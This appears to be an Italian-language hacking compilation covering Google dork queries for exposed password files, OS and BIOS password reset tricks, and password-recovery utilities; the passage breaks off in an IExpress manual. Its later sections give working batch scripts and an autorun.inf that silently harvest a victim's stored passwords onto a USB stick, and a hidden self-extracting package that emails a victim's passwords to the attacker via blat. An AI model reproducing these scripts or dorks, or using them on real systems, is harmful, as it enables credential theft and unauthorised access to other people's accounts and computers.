GOOGLE: Password e username

Le password – le query d'esempio in Google

"http://*:*@www" site	le password alla pagina *site*, memorizzate nella forma *"http://username:password@www..."*
filetype:bak inurl:"htaccess|passwd|shadow|ht users"	le copie di backup dei file, in cui si possono trovare le informazio-ni sui nomi degli utenti e le password
filetype:mdb inurl:"account|users|admin|admin istrators|passwd|password"	i file di tipo *mdb*, che possono contenere le informazioni sulle password
intitle:"Index of" pwd.db	i file *pwd.db*possono contenere i nomi degli utenti e le password codificate
inurl:admin inurl:backup intitle:index.of	le directory contenenti nel nome le parole *admin*e *backup*
"Index of/" "Parent Directory" "WS _ FTP.ini" filetype:ini WS _ FTP PWD	i file di configurazione del programma *WS_FTP*che possono contenere le password ai server FTP
ext:pwd inurl:(service|authors|administrators |users) "# -FrontPage-"	i file contenenti le password del programma *Microsoft FrontPage*
filetype:sql ("passwd values ****" | "pas-sword values ****" | "pass values ****")	i file contenenti il codice SQL e le password aggiunte al database
intitle:index.of trillian.ini	i file di configurazione dell'instant messaging *Trillian*
eggdrop filetype:user user	i file di configurazione dell'ircbot *Eggdrop*
filetype:conf slapd.conf	i file di configurazione dell'applicazione *OpenLDAP*
inurl:"wvdial.conf" intext:"password"	i file di configurazione del programma *WV Dial*
ext:ini eudora.ini	i file di configurazione del programma di posta *Eudora*
filetype:mdb inurl:users.mdb	i file *Microsoft Access*, che possono contenere le informazioni sugli account

intext:"powered by Web Wiz Journal"	i siti Web che utilizzano l'applicazione *Web Wiz*Journal che nella configurazione standard permette di scaricare il file contenente le password; invece dell'indirizzo di default *http://<host>/journal/* bisogna immettere *http://<host>/journal/journal.mdb*
"Powered by DUclassified" -site:duware.com "Powered by DUcalendar" -site:duware.com "Powered by DUdirectory" -site:duware.com "Powered by DUclassmate" -site:duware.com "Powered by DUdownload" -site:duware.com "Powered by DUpaypal" -site:duware.com "Powered by DUforum" -site:duware.com intitle:dupics inurl:(add.asp | default.asp | view.asp | voting.asp) -site:duware.com	i siti Web che utilizzano le applicazioni *DUclassified*, *DUcalendar*, *DUdirectory*, *DUclassmate*, *DUdownload*, *DUpaypal*, *DUforum*o *DUpics*che nella configurazione standard permettono di scari-care il file contenente le password; invece dell'indirizzo di default (per *DUclassified*) *http://<host>/duClassified/*bisogna immettere *http://<host>/duClassified/_private/duclassified.mdb*
intext:"BiTBOARD v2.0" "BiTSHiFTERS Bulletin Board"	i siti Web che utilizzano l'applicazione *Bitboard2*,che nella configurazione standard permette di scaricare il file contenente le password; invece dell'indirizzo di default *http://<host>/forum/ forum.php*bisogna immettere *http://<host>/forum/admin/data_passwd.dat*

“Index of/””Parent Directory” “WS _ FTP.ini”
Oppure
filetype:ini WS _ FTP PWD
è possibile ottenere una moltitudine di link ai dati ai quali si è interessati, che per nostra ignoranza noi stessi forniamo .Un altro esempio è l’applicazioneWeb chiamata DUclassified, che permette di aggiungere e gestirele pubblicità nei portali Internet.
Nella configurazione standard di questo programma i nomi degli utenti,le password ed altri dati sono conservati nel file duclassified.mdb che si trova nella sottodirectory _private non protetta dalla lettura. Basta allora trovare un portale che utilizza Duclassifield con l’indirizzo d’esempio

http://<host>/duClassified/ e cambiarlo in
http://<host>/duClassified/_private/duclassified.mdb,
per ottenere in questo modo il file con le password e l'accesso illimitato alle applicazioni**.** Invece, per trovare i siti che utilizzano l'applicazione trattata, può aiutare la query seguente fatta in Google:
"Powered by DUclassified" -site:duware.com
(per evitare i risultati riguardanti i siti del produttore). Una cosa curiosa è che, il produttore di Duclassified •la ditta DUware – ha creato altre applicazioni, anch'esse suscettibili ad abusi simili.
È difficile fornire un principio concreto per cercare tali dati, però danno buoni risultati le combinazioni delle parole account, users, admin, administrators,passwd, password ecc,con formati di file di tipo .xls, .txt, .doc,.mdb e .pdf. Merita anche rivolgere l'attenzione alle directory che contengono nel nome le parole admin,backup o simili:
inurl:admin intitle:index.of.

Obiettivo: Password di pagine Web

filetype:htpasswd htpasswd
Fornisce un lungo elenco di siti che non hanno debitamente protetto il file htpasswd, solitamente utilizzato in ambito Linux/Unix per proteggere singole pagine web con una password e uno username.

Obiettivo: Password di sistemi Linux

intitle:index.of passwd passwd.bak Sempre in ambito Unix, è un hack per visualizzare i file di password di sistemi operativi. Il file passwd contiene infatti, spesso tuttavia in forma criptata, le password dei sistemi Linux. L'estensione .bak aggiunta alla seconda chiave di ricerca cerca di scoprire anche le password di backup.

Obiettivo: Password generiche

filetype:dat "password.dat"
filetype:log inurl:"password.log"
Sono due ricerche che cercano file contenenti password generiche, non create cioè da una specifica applicazione. L'estensione .dat è generalmente utilizzata da programmi Windows per contenere informazioni di sistema, mentre i file .log sono utilizzati da molti software per le stesse finalità. Cambiando le estensioni con alcune di vostro gradimento si potranno avere anche altre sorprese.
Obiettivo:Password memorizzate in service.pwd **di FrontPage:**
ext:pwd inurl:(service | authors | administrators | users) "# -FrontPage-"
Obiettivo: Password in password.log password.list

Obiettivo: Usernames, passwords, e indirizzo del databases MySQL nei file .inc
filetype:inc intext:mysql_connect
Obiettivo: distruggere i forum phpBB
ext:php intext:"$dbms""$dbhost""$dbuser""$dbpasswd""$table_prefix""phpbb_installed"

Google Hacking e Guida all'uso – Parte Prima

Eccoci arrivati alla parte interessante di questa prima parte relativa al google hacking: la pratica.

Ricavare informazioni sensibili su un dato sito

La prima cosa che possiamo fare con un motore di ricerca come questo, è quello di cercare all'interno di un sito un dato file, una data cartella, un dato testo o una qualsiasi cosa ci possa interessare utilizzando gli operatori avanzati.
Il primo esempio che possiamo fare è quello di ricercare tutto quello che c'è su un sito.
Es: cerchiamo *"Site: unina.it "*
Avremo come risultato , una ricerca di tutte le pagine presenti su google del sito UNINA.IT.
Adesso, proviamo a ricercare un tipo di file su questo sito.
Modificando ulteriormente la stringa con :
Site: unina.it filetype:doc
avremo come risultato i file doc presenti nel sito unina.it Ovviamente questo ci fa pensare, in quanto se modifichiamo le parole della ricerca possiamo cercare all'interno di un sito un determinato file (che può contenere password o informazioni riservate).
Es:
Supponiamo di prendere in considerazione i siti provenienti dall'italia e cerchiamo i file .pwd (file di password tipicamente di windows):
site:it filetype:pwd

Ci ritroveremo un risultato impressionante di siti che danno libero accesso ai loro FILE DI PASSWORD !

I File con estensione .pwd sono nel formato "nomeutente:password" dove la password è criptata. Anche se è protetta la possiamo lo stesso cracckare con dei tool da sempre presenti su internet. Ma di questo ne parleremo in seguito. Ovviamente la ricerca la possiamo estendere ai siti di tutte le nazionalità inserendo dopo l'operatore site un uk, jp, com, it, net, gov etc…
Oltre a trovare un determinato tipo di file (in questo caso abbiamo fatto un esempio con i file PWD, contenenti informazioni riservate su nomi utente e password), possiamo trovare anche interi listati di cartelle con una particolare

stringa. Spesso un amministratore inserisce questo tipo di listati pubblicamente per gli utenti, in modo tale che questi possano navigare facilmente all'interno delle cartelle scelte dall'amministratore.

Purtroppo spesso molti amministratori dimenticano di settare bene i permessi ad alcune cartelle e un attaccante può facilmente trovare intere cartelle riservate, magari che contengono password o database con informazioni sensibili.

Google Hacking e Guida all'uso – Parte seconda

Approfondimento alle GoogleDorks e una particolare lista che vi dimostrerà come accedere a delle password private.

Ci sono svariati modi per prelevare password grazie a Google, ve ne ho dato largo esempio e potete sempre trovare altre stringhe e crearne delle nuove per testare la sicurezza del web. Di seguito vi elencherò' una serie di opzioni da poter utilizzare nella ricerca password:
intitle:"Index of" master.passwd
Con questa ricerca avremo i file Master Password da poter leggere. Questi file sono di un importanza maggiore rispetto ad un file Passwd o Shadow in quanto contiene , appunto, le MASTER password, le chiavi di tutto il sito. Spesso anche in questo file le password non saranno quelle vere.

Le password dei Psy-Bnc
filetype:conf inurl:psybnc.conf "USER.PASS="

Password criptate del famoso trillian
intitle:"index of" trillian.ini

Sempre per quanto riguarda le password abbiamo varie combinazioni da provare. Le password le possiamo trovare anche in archivi, in database, in file.

Esempi:intitle:"Index of" ".htpasswd" htpasswd.bak
Con questo , cercheremo la directory chiamata ".htpasswd" che contenga il file htpasswd.bak (file in cui possiamo trovare password criptate facilmente cracckabili).Dopo la ricerca, avremo molti risultati e cliccando si qualcuno e cliccando ancora sul file Htpasswd, potremo avere davanti una lista simile:
TWikiGuest:
BartMassey:

AndrewGreenberg:

MickThomure:

TedHavelka:hpf8d.jR4TSXY

DonWolfe:A4Oex7qv2rF9w

Nelle ultime due righe vediamo i nomiutente e le password in modo criptato.

password.Per quanto riguarda le password di Frontpage possiamo usare la seguente espressione:
ext:pwd inurl:(service | authors | administrators | users) "# -FrontPage-"
cosi' andremo a ricercare i file password contenenti almeno uno di quei campi.

La password(criptata) in questo caso è visibile anche senza aprire il file. Questo non è l'unico metodo per trovare le password di fronpage, ma è uno dei più veloci e validi, un alternativa sarebbe quella di cercare i file .pwd che spesso, sono associati a fronpage (in quanto estenzione password di windows, e pochi programmi usano questo tipo di file, uno dei quelli è fronpage).

I metodi più semplici di ricerca password sono:

inurl:passlist.txt

inurl:password.txt

inurl:pass.txt

inurl:pwd.txt

con questa stringa ricercheremo tutti i file .Txt (spesso qualcuno chiama il file delle password con questi semplici nomi, ingari del fatto che sono alla portata di tutti).

Ovviamente le password le possiamo trovare anche in alcuni archivi (es: mdb). Quindi possiamo cercare alcuni file Mdb per trovare delle pwd nel loro interno.- Possiamo cercare:

allinurl: admin mdb

inurl:admin.mdb filetype:mdb

inurl:password filetype:mdb

Per quanto riguarda i file contenenti password, questi possono essere trovati sempre grazie a Google. Infatti se noi sappiamo di un qualche file che contenga password lo possiamo ricercare attraverso questo magico motore di ricerca. Nel caso citato precedentemente, noi andiamo a ricercare file Mdb, ma possiamo benissimo cercare moltissimi tipi di fili, come quelli XLS (Excel), i quali possono contenere interi archivi di password (se siamo fortunati..mooolto fortunati).

Non c'è limite nella ricerca di un qualsiasi file privato, basta solo sapere qual'è il file e ricercarlo, niente di più semplice.

I File delle password li possiamo trovare anche in cartelle di backup che possiamo ricercare cosi':
inurl:backup intitle:index.of inurl:admin

Approfondimento alle GoogleDorks

Eccovi una lista di GoogleDorks

allinurl: admin mdb (Password all'interno di file MDB)

inurl:admin.mdb filetype:mdb (Password all'interno di file MDB)

inurl:password filetype:mdb (Password all'interno di file MDB)

inurl:passlist.txt (Password all'interno di file di testo)

inurl:password.txt (Password all'interno di file di testo)

inurl:pass.txt (Password all'interno di file di testo)

inurl:pwd.txt (Password all'interno di file di testo)
"login: *" "password= *" filetype:xls (Password in file XLS)

intitle:"Index of" spwd.db passwd -pam.conf (Password nei file conf e db)

inurl:config.php dbuname dbpass (file di configurazione di un database da php)

RECUPERO PASSWORD

Trinity Rescue Kit

In pratica altro non è che una **distribuzione Linux gratuita progettata esclusivamente per le operazioni di ripristino su macchine Windows o Linux**, basata interamente su linea di comando, eccezion fatta per alcuni strumenti come qtparted, links, Partition Image e Midnight Commander.
Potete bootare TRK seguendo 3 strade:

- Come CD di Boot che potete masterizzare dal file ISO scaricabile.
- Da una periferica USB esterna

- Dalla rete tramite Preboot Execution Environment (PXE), modificando alcune impostazioni di rete.

Il metodo più semplice e sbrigativo è il primo, utilizzando un CD di boot che sarebbe sempre bene tenere a portata di mano. Vediamo come procedere:
una volta avviato il computer e inserito il cd sarete accolti dal messaggio "**Welcome to Trinity**" che indica che la procedura è andata a buon fine.
A questo punto dovete utilizzare il comando **winpass -l** che vi mostrerà tutti gli username del sistema.
Il comando **winpass -u** (seguito dal nome utente di cui si desidera resettare la password es: *winpass -u mario*) vi darà accesso ad una serie di opzioni, prima di procedere assicuratevi di aver premuto il tasto N alla richiesta di disattivazioni del Syskey
Adesso vi troverete di fronte 3 possibilità.

1. Rimuovere la password per l'utente selezionato
2. Impostare una nuova password
3. Rendere l'utente selezionato amministratore del sistema

Scegliete l'opzione che più vi aggrada per accedere nuovamente al vostro account Windows.
Ricordate che avete sempre a che fare con una distribuzione Linux, quindi qualunque operazione vogliate effettuare prestate attenzioni ai nomi dei Drive, che non saranno come in Windows C, D, E etc ma HDA, HDB, HDC seguiti dal numero della partizione.
Ad esempio HDA1 indica la prima partizione del primo Hard Disk, che di solito è il percorso in cui è installato Windows, mentre HDC2 indica la seconda partizione sul terzo Hard Disk.

Windows XP: come resettare le password con il disco d'installazione del sistema

1. Effettuare il **boot dal disco d'installazione** di XP;
2. Premere il tasto **F8** per accettare le condizioni di utilizzo del sistema;
3. Scegliere l'opzione relativa al **ripristino del sistema**;
4. Premere il tasto **R** per avviare il processo di riparazione del sistema;
5. Attendere il **riavvio** del computer;
6. Al ritorno nella fase d'installazione di **Windows XP**, premere la combinazione di tasti **Shift+F10** non appena viene visualizzata la scritta "*Installazione dispositivi*" nella parte bassa dello schermo;
7. Attendere che compaia il **prompt dei comandi**;
8. Digitare il comando **nusmgr.cpl** e premere il tasto **Invio**.

   A questo punto, si aprirà il pannello di controllo degli account utente. Da quest'ultimo, potrete **resettare le password di Windows XP** nella maniera più semplice e veloce di questo mondo.

Windows 7: utilizziamo il DVD di installazione.

La procedura funziona anche con Vista. Per prima cosa inseriamo il disco col sistema operativo ed effettuiamo il boot dal drive ottico.Proseguiamo nelle varie schermate come se dovessimo installare nuovamente Windows.Giunti alla finestra Installa, cicchiamo sulla voce Ripristina il computer. Attendiamo qualche secondo perché venga rilevato l'OS presente sul PC. Selezioniamolo e clicchiamo su Avanti.

METTIAMO MANO AL REGISTRO
Clicchiamo sull'opzione Prompt dei comandi,digitiamo il comando regedit e premiamo Invio.Questo ci permetterà di avviare l'editor del registro di sistema. Selezioniamo la chiave HKEY_LOCAL_MAGHINE. Andiamo, quindi, in File e clicchiamo su Carica hive.

UNA CHIAVE TUTTA NUOVA
Andiamo in C:\Windows\System32\config, selezioniamo il file SYSTEM e facciamo Apri. Diamo alla nuova chiave un nome qualsiasi (nel nostro caso reset]. Selezioniamo ora HKEY_LOCAL_MACHINE\reset\Setup. Clicchiamo due volte sulla chiave SetupType e assegniamogli il valore 2.
Clicchiamo due volte sulla chiave CmdLine e assegniamogli il valore cmd.exe. Selezioniamo la chiave HKEY_LOCAL_MACHINE\reset\, andiamo nel menu File e clicchiamo su Scarica hive.Torniamo alla finestra degli strumenti di recuperodi Windows e clicchiamo su Riavvia.

SCEGLIAMO LA PASSWORD NUOVA
Al riawio è mostrato il Prompt dei comandi.Digitiamo nel user seguito dal nome utente e dalla password da impostare [nel nostro caso net user Giovanni pluto). Se il nome utente è composto da più parole va racchiuso fra virgolette. Premiamo Invio, digitiamo exit e premiamo nuovamente Invio.

Guida: Linux, come resettare le password

Le cause che portano un qualsiasi utente a **dimenticare la password**, utile ad accedere al **sistema operativo** del proprio PC, possono essere molteplici: installazione frettolosa del SO (associata magari all'inserimento di una **password** a casaccio), perdita di appunti ad essa relativi, vuoto di memoria, e tante altre.
Il problema, ovviamente, non affligge solo gli utenti **Windows**, ma anche tutti quelli che prediligono altri sistemi, ad esempio **Linux**, per il quale esiste una procedura estremamente semplice che consente di **resettare le password**. Infatti, basta avviare la propria distro in **modalità singolo utente**, seguendo una delle procedure che trovate qui sotto, ed il gioco è fatto. Provare per credere!
Metodo 1:

1. **Riavviare** il computer;
2. Premere il tasto **ESC** mentre **GRUB** si carica; Selezionare la voce **recovery mode**, per poi premere il tasto **B** della tastiera ed accedere in **modalità singolo utente.**

Metodo 2:

1. Evidenziare l'opzione relativa al normale boot della **distro Linux** in utilizzo, per poi premere il tasto **E** della tastiera e modificarla;
2. Evidenziare la riga che inizia con **kernel**, per poi premere il tasto **E** della tastiera e modificarla;
3. Alla fine della riga, aggiungere il valore **single**;
4. Premere prima il tasto **return** della tastiera (per salvare le modifiche effettuate) e poi quello **B** (per effettuare il boot).

A questo punto, una volta entrati nel sistema, non occorrerà fare altro che sfruttare il comando **passwd** (oppure **passwd nome utente**, se la parola chiave persa non riguarda l'utente root) dal terminale e riavviare la macchina per salvare le modifiche effettuate.

Come resettare o scoprire la password del BIOS

A volte può essere necessario **resettare la password del BIOS**. Ad esempio, il primo che mi viene in mente, quando **si vuole reinstallare Windows** ed è necessario reimpostare le priorità di boot. Il metodo, secondo me, più semplice per resettare questa password è quello di **togliere il cavo che collega l'alimentatore alla corrente e rimuovere per 30 minuti la batteria dalla scheda madre**.
Ma se non abbiamo la possibilità di accedere al hardware del computer esistono varie soluzioni software. Forse **il tool più popolare per decriptare la password del BIOS** è **CmosPwd**.
Questo funziona egregiamente con i seguenti BIOS: ACER/IBM BIOS, AMI BIOS, AMI WinBIOS 2.5, Award 4.5x/4.6x/6.0, Compaq (1992), Compaq (nuove versioni), IBM (PS/2, Activa, Thinkpad), Packard Bell, Phoenix 1.00.09.AC0 (1994), a486 1.03, 1.04, 1.10 A03, 4.05 rev 1.02.943, 4.06 rev 1.13.1107, Phoenix 4 release 6 (User), Gateway Solo – Phoenix 4.0 versione 6, Toshiba e Zenith AMI.

Come cambiare la password di un utente tramite linea di comando in Windows

Siete degli amministratori di Windows con più account? **Vi siete dimenticati la password di uno di questi account**? Se avete i poteri da amministratore potete **cambiare la password dalla linea di comando**. Per aprirla innanzitutto clicchiamo su Start-Esegui-digitiamo **cmd** e premiamo enter.
Nella schermata della shell, scriviamo **net user**, avremo cosi una lista di tutti gli account Windows presenti nel computer. Cambiare la password è veramente semplice, poniamo che l'account del quale vogliamo resettare la password si chiama **Geek** (un nome a caso) e la password che vogliamo impostare è **geekissimo**, basterà semplicemente inserire questo comando: **net user geek geekissimo** e premere enter, avremo il messaggio che l'operazione è stata effettuata con successo, se appunto tutto è andato per il meglio. Ora **la nuova password è attiva** e possiamo di nuovo loggarci nel nostro account. Magari non di questo trucchetto non sarà felice la nostra ragazza, dato che adesso possiamo spulciare per bene il suo account, però almeno andremo a letto più o meno tranquilli. Personalmente penso che questo trucchetto renda praticamente inutile la divisone del pc in account con tanto di password per la privacy.

Collegarsi a Windows automaticamente senza dover scegliere utente e immettere password

Oggi vedremo come fare in modo che su di un pc con **Windows XP** installato e **diversi account**, all'avvio il SO sappia già a quale utente collegarsi, **senza costringerci ad essere presenti quando si avvia il computer**. Windows XP effettua automaticamente il log sul desktop se è presente solamente un utente, non protetto da password.Ma spesso anche per utilizzare alcune applicazioni è necessario aggiungere ulteriori account, in questo modo però all'avvio sarà mostrato un box dove **scegliere con quale utente collegarsi a Windows**. Come detto con un paio di passaggi vi farò vedere come **automatizzare** questa schermata in modo che **Windows sappia già a quale account collegarsi**. Ovviamente attivando questo trick **tutti potranno accedere a Windows con tanti saluti alla nostra privacy**, ergo sconsiglio di utilizzare questo metodo su pc che possono essere utilizzati da persone non fidate. Ma adesso vediamo cosa fare.
Innanzitutto premiamo WIN+R per avviare Esegui. Qui scriviamo **control userpasswords2** e diamo l'Ok. Assicuriamoci che la casella "*Per utilizzare questo computer è necessario che l'utente immetta il nome e la password*" sia senza spunta, e clicchiamo su Applica. **Apparirà una finestra** nella quale dovremo inserire la password dell'Amministratore, che solitamente consiste nel lasciare lo spazio bianco. Ovviamente se vogliamo **potremo cambiare l'account con il quale collegarci**. Diamo l'Ok due volte. Et voilà d'ora in avanti **Windows si collegherà da solo**.
Craccare le password di Windows è ormai un gioco da ragazzi. Addirittura con Kon-Boot è possibile loggarsi in qualsiasi Linux o Windows aggirando il meccanismo di autenticazione. Tutto questo a patto che si abbia accesso fisico alla macchina.

Come Prelevare le Password da Windows

CON LA POSTA E I CLIENT VOIP BASTA POCO
Grazie ad alcuni tool possiamo recuperare facilmente le password degli account di posta memorizzate sul PC,del programma di messaggistica e quelle utilizzate per loggarci ai servizi Web salvate sul browser

NON SOLO OUTLOOK
Le password degli account di posta elettronica configurati sui vari client sono celate attraverso i soliti asterischi e diventa impossibile leggerle.
Con **Mail PassView** però basta davvero poco per recuperarle. Basta scompattare l'archivio compresso sul PC e fare doppio clic sul file mailpv.exe. Riesce a recuperare le password degli account di Outlook e molti altri.

RIMANI IN CONTATTO CON GLI AMICI

Con **MessenPass** è possibile risalire alla user e alla password che si utilizza con i programmi di messaggistica. Supporta Windows Messenger
Windows Live Messenger, Yahoo Messenger (versioni 5.x and 6.x), Google Tal Lite 4.X/5.X/2003, AOL Instant Messenger, A1M. AIM Pro, Trillian, Trillian, Miranda, GAIM/Pidgin, MySpace IM, PaltalkScene e Digsby.

SE LA PASSWORD E' NEL BROWSER
Per comodità molti preferiscono memorizzare le password nel browser per non doverle reinserire ogni volta. Se utilizziamo Firefox basta ricorrere al programma gratuito PasswordFox.

SOLUZIONE PER INTERNET EXPLORER
Anche chi utilizza il browser di Windows può facilmente recuperare le password salvate e dimenticate sfruttando l'applicazione gratuita Internet Explorer Password Recovery

PER CHI NAVIGA ALTERNATIVO
Per gli altri browser esistono altri tool. Per Google Chrome, ad esempio, si può usare ChromePasswordDecryptor. Con Opera Browser, invece, c'è l'alternativa OperaPasswordDecryptor. È bene fare attenzione perché molti di questi programmi potrebbero essere rilevati dal software antivirus come pericolosi. Si tratta, però, di falsi positivi e non dobbiamo preoccuparci.

SVELA GLI ASTERISCHI
Ci si può servire di un programma gratuito **Asterisk Key.** Basta avviarlo e, quando il campo con la password è visualizzato, premere il link **recover.**

USB KEY: il cavallo di Troia

LA CHIAVE USB PUÒ DIVENTARE UNA SORTA DI "CAVALLO DI TROIA" PER ENTRARE IN UN COMPUTER E RECUPERARE LE PASSWORD CONTENUTE IN MODO PIÙ O MENO LECITO.
Basta munirsi di una normale chiave USB e programmarla.
Nella cartella **PasswordRecoveryTool** vi sono i seguenti tool:

MessenPass: Recupera le password dei più popolari programmi di messaggistica istantanea: MSN Messenger, Windows Messenger,Yahoo Messenger, ICQ,AOL Instant Messenger fornito con Netscape7,Trillian, Miranda e GAIM.

Mail PassView: Recupera le password dei seguenti programmi e-mail: Outlook Express, Microsoft Outlook 2000 (solo account POP3e SMTP), Microsoft Outlook 2002/2003 (POP3, IMAP, HTTP e SMTPAccounts), IncrediMail, Eudora, Netscape Mail, Mozilla Thunderbird,Group Mail Free. Mail PassView

inoltre consente di recuperare le password di account di posta elettronica di tipo Web-mail (Hotmail, Yahoo!, Gmail), se si utilizzano programmi associati con questi account.

IE PassView: è una piccola utility che rivela le password memorizzate dal browser Internet Explorer. Supporta il nuovo Internet Explorer 7.0, così come le vecchie versioni di Internet Explorer 4.0 - 6.0

Protected Storage PassView: Recupera tutte le password memorizzate all'interno del Archiviazione protetta, compresa la password di completamento automatico di Internet Explorer, le password dei siti protetti da password, le password di MSN Explorer, e molti altri...

Dialupass: strumento di recupero della password che rivela tutte le password memorizzate nella configurazione dial-up (Internet e connessioniVPN). A differenza di molti altri strumenti, questo strumento funziona in tutte le versioni di Windows, compreso Windows 2000 e Windows XP.

Asterisk Legger: Recupera le password memorizzate sotto forma di asterischi (****). È possibile utilizzare questo strumento per recuperare le password di molte applicazioni, come CuteFTP, CoffeeCup Free FTP, VNC, e molti altri ancora...

AsterWin IE: rivela le password memorizzate sotto forma di asterischi nelle pagine web di Internet Explorer 5.0 e superiori. Lo si può utilizzare per recuperare una password dimenticata di un sito web, se è memorizzato sul computer. Il codice sorgente in Visual Basic è incluso.

Network Password Recovery: recupera le password di rete memorizzate dal sistema operativo Windows XP.

SniffPass Password Sniffer: cattura le password che passano attraverso la scheda di rete che possono essere visualizzate sullo schermo immediatamente.

PstPassword: recupera le password dei file PST di Outlook.

PasswordFox: è un piccolo strumento di recupero password che permette di visualizzare i nomi utente e password memorizzati dal browser Mozilla Firefox. Per impostazione predefinita, PasswordFox mostra le password memorizzate nel profilo corrente, ma si può facilmente impostare per vedere le password di qualsiasi altro profilo di Firefox.

ChromePass: è un strumento di recupero password che permette di visualizzare i nomi utente e le password memorizzate da Google Chrome.

OperaPassView: è uno strumento di recupero password che decifra il contenuto del file di password wand.dat del browser Opera e visualizza l'elenco di tutte le password dei siti web memorizzate in questo file.

WirelessKeyView: recupera tutte le chiavi di rete wireless (WEP /WPA) memorizzate nel Wireless Zero Configuration Service di Windows XP e da WLAN AutoConfig di Windows Vista,

Remote Desktop PassView: è una utility che rivela le password memorizzate dall'utility Microsoft Remote Desktop Connection all'interno dei file. Rdp.

VNCPassView: recupera le password memorizzate dallo strumento di VNC. E' possibile recuperare 2 di password: password memorizzate per l'attuale utente connesso (HKEY_CURREI\IT_USER nel Registro di sistema) e la password memorizzata per tutti gli utenti.

RemotePocketAsterisk: rivela la password memorizzate sotto forma di asterischi nei dispositivi Pocket PC.

Non bisogna evidentemente scaricali tutti ma solo quelli che fanno al caso vostro, in pratica occorre scaricare solo il software finalizzato allo scopo. Dopo aver scaricato i pacchetti con i programmi per recuperare le password, occorre estrarli nella cartella Chiavetta. In questa cartella bisogna lasciare solo i programmi, tutto il resto, file guide e readme, vanno cancellati. Quindi bisogna scaricare e installare l'ultima versione Winrar dopodiché selezionate C:/Programmi/WinRAR,copiate ed incollate il programma Rar.exe nella cartella del desktop Chiavetta.

Adesso bisogna scrivere il codice vero e proprio. Bisogna aprire il Blocco note, oppure un editor di testo, come TextEdit in ambiente Mac, che non "inquini"le righe di codice con tag che ne possano compromettere il funzionamento.

Occorre scrivere la seguente riga per ogni programma che recupera le password inserito nella cartella Chiavetta :

@nomedelprogramma.exe /sverhtml nomedelprogramma.html

Esempio:

@mspass.exe /sverhtml mspass.html
@MailPass.exe /sverhtml MailPass.html

Rem Scrittura
@echo COMPUTERNAME = %COMPUTERNAME% > log.txt
@echo USERNAME = %USERNAME% >> log.txt
@echo USERDOMAIN = %USERDOMAIN% >> log.txt
@echo USERPROFILE = %USERPROFILE% >> log.txt
@echo. >> log.txt
@echo Oggi e’ %DATE% e sono le %TIME% >> log.txt

REM Compressione
@rar.exe a -pPASSWORD backup_%random%.rar *.html log.txt > nul

REM Eliminazione e celamento dei file usati
@del *.html
@del log.txt
@attrib +h *.exe
@attrib +h autorun.inf

Con queste righe di codice le password verranno recuperate dal computer e salvate in diversi file .HTML Gli HTML vengono inseriti in un archivio .RAR protetto da password. La password dell'archivio deve essere specificata al posto della parola PASSWORD.La password è di tipo case sensitive fa quindi differenza se le lettere vengono digitate in maiuscolo o minuscolo. Al termine i programmi utilizzati per recuperare le password vengono nascosti e le pagine HTML eliminate, perché già inserite nell'archivio .RAR.

Alla fine, basta salvare il file con il nome lancia.bat:

Selezionare File/Salva file con nome... e, nella finestra che si apre, scrivere lancia.bat in Nome file. Il file deve essere salvato nella Chiavetta. Dopo aver creato il file lancia.bat, va creato il file autorun.inf sempre con il Blocco note o un editor di testo simile.

[autorun]

open=lancia.bat

action=Preleva password

A questo punto il lavoro è terminato. Basta copiare tutti i file:

autorun.info

landa.bat

Applicazione (o applicazioni) password prescelta.exe

Rar.exe

nella cartella principale della chiavetta USB. Se volete fare delle prove, dopo aver copiato i file, estraete ed inserite la chiavetta. Verrà una finestra da cui è possibile selezionare Preleva password

Basta cliccare sul tasto OK e le password del computer verranno salvate all'interno dell'archivio protetto .RAR. Ora le password potranno essere lette su qualsiasi computer con Winrar installato.

ATTRAVERSO E-MAIL:

Questo invece è un metodo funzionante, perchè bisogna inviare un e-mail alla vittima, e quest' ultima se aprirà un file all'interno di un rar che è allegato all'e-mail, subito il suo pc (di nascosto) invierà a me una seconda e-mail, la quale mi dirà tutte le password della vittima...[premessa, è più facile a dirsi che a farsi]

"prelevare le password di un pc attraverso un' e-mail"

Per quanto riguarda questo tipo di applicazione (chiamiamola così) che andremo a creare, useremo:"mspass";"mailpv";"blat.exe";e iexpress (non bisogna scaricarlo, ma per accedervi bisogna andare su "START\ESEGUI\IEXPRESS"). Scaricati questi programmi bisogna compilare un file.bat;
Prima di tutto ciò occorre:

1.creare una cartella sul desktop,(lasciamo invariato il nome standard tanto è uguale)
2.inserire nella cartella:"mspass.exe","mailpv.exe","blat.exe e il file.bat che andremo a creare.

3.creare, quindi compilare il file.bat (identico procedimento di prima, cambiando i comandi, e mettendo questi presenti qui sotto):

@echo off
@mspass.exe /stext hktx.txt
@mailpv.exe /stext hktx.txt
cls

@copy "blat.exe" "C:\Windows\System32\blat.exe"

@blat -install out.alice.it -to tua_e-mail@dominio.it/com
@blat hktx.txt -to tua_e-mail@dominio.it/com -subject "nome e-mail"
@del *.txt
end

ATTENZIONE!!"Sostituire i campi di testo tua_e-mail@dominio.it/com mettendo effettivamente la vostra e-mail. Consigliato: creare un account google, come gmail..perchè il comando dos accetta solo account con server alice.."

4.salvare il file nella cartella <nomefile>.bat

5.**Creare il file autoestraente con iexpress** (START\ESEGUI\IEXPRESS) e seguire passo passo questo procedimento:

- Cliccare avanti fino a quando dovrete inserire in un campo di testo il nome del "Package".

-Cliccare avanti fino a quando dovrete aggiungere i file della cartella creata,

per tanto bisogna cliccare sul tasto "add", quindi indicare il percorso dei file e selezionarli, dopo di che cliccare sul tasto "apri".

- Cliccando avanti ora, bisogna indicare nel primo menu a tendina (con la voce

"install program")il file che l' applicazione dovrà lanciare. Quindi selezionare il

file .bat e cliccare avanti.

-Selezionare la voce Hidden, per un procedimento nascosto (in modo tale che non venga visualizzata la schermata del prompt dei comandi all'avviarsi del file .bat); Quindi cliccare su avanti.

-Cliccare avanti, fino a quando non dovrete inserire il nome del file, ed indicare così il percorso del file creato. Cliccare sulla voce "hide file extracting progress ecc.."

-Cliccare su "Browse" per salvare il file, (scrivere il nome ovviamente)quindi cliccare su salva;

-Cliccare su avanti e selezionare la voce "No restart", quindi cliccare avanti 3 volte e infine cliccare su "Fine".

6. Adesso basterà archiviare in un rar il file creato(senza il file .txt), ed inviarlo alla vittima. Una volta che lo aprirà, vi arriverà un' e-mail alla vostra casella di posta elettronica, con scritto le sue password.

Breve manuale di IEXPRESS

Clicchiamo su Start/Esegui e scriviamo “iexpress”. Si avvierà il programma, chiamato appunto Iexpress, per creare l’archivio auto estraibile.

Punto 1:

Scegliamo di voler creare un nuovo archivio, selezionando “Create new Self Extraction Directive file”:

Punto 2:

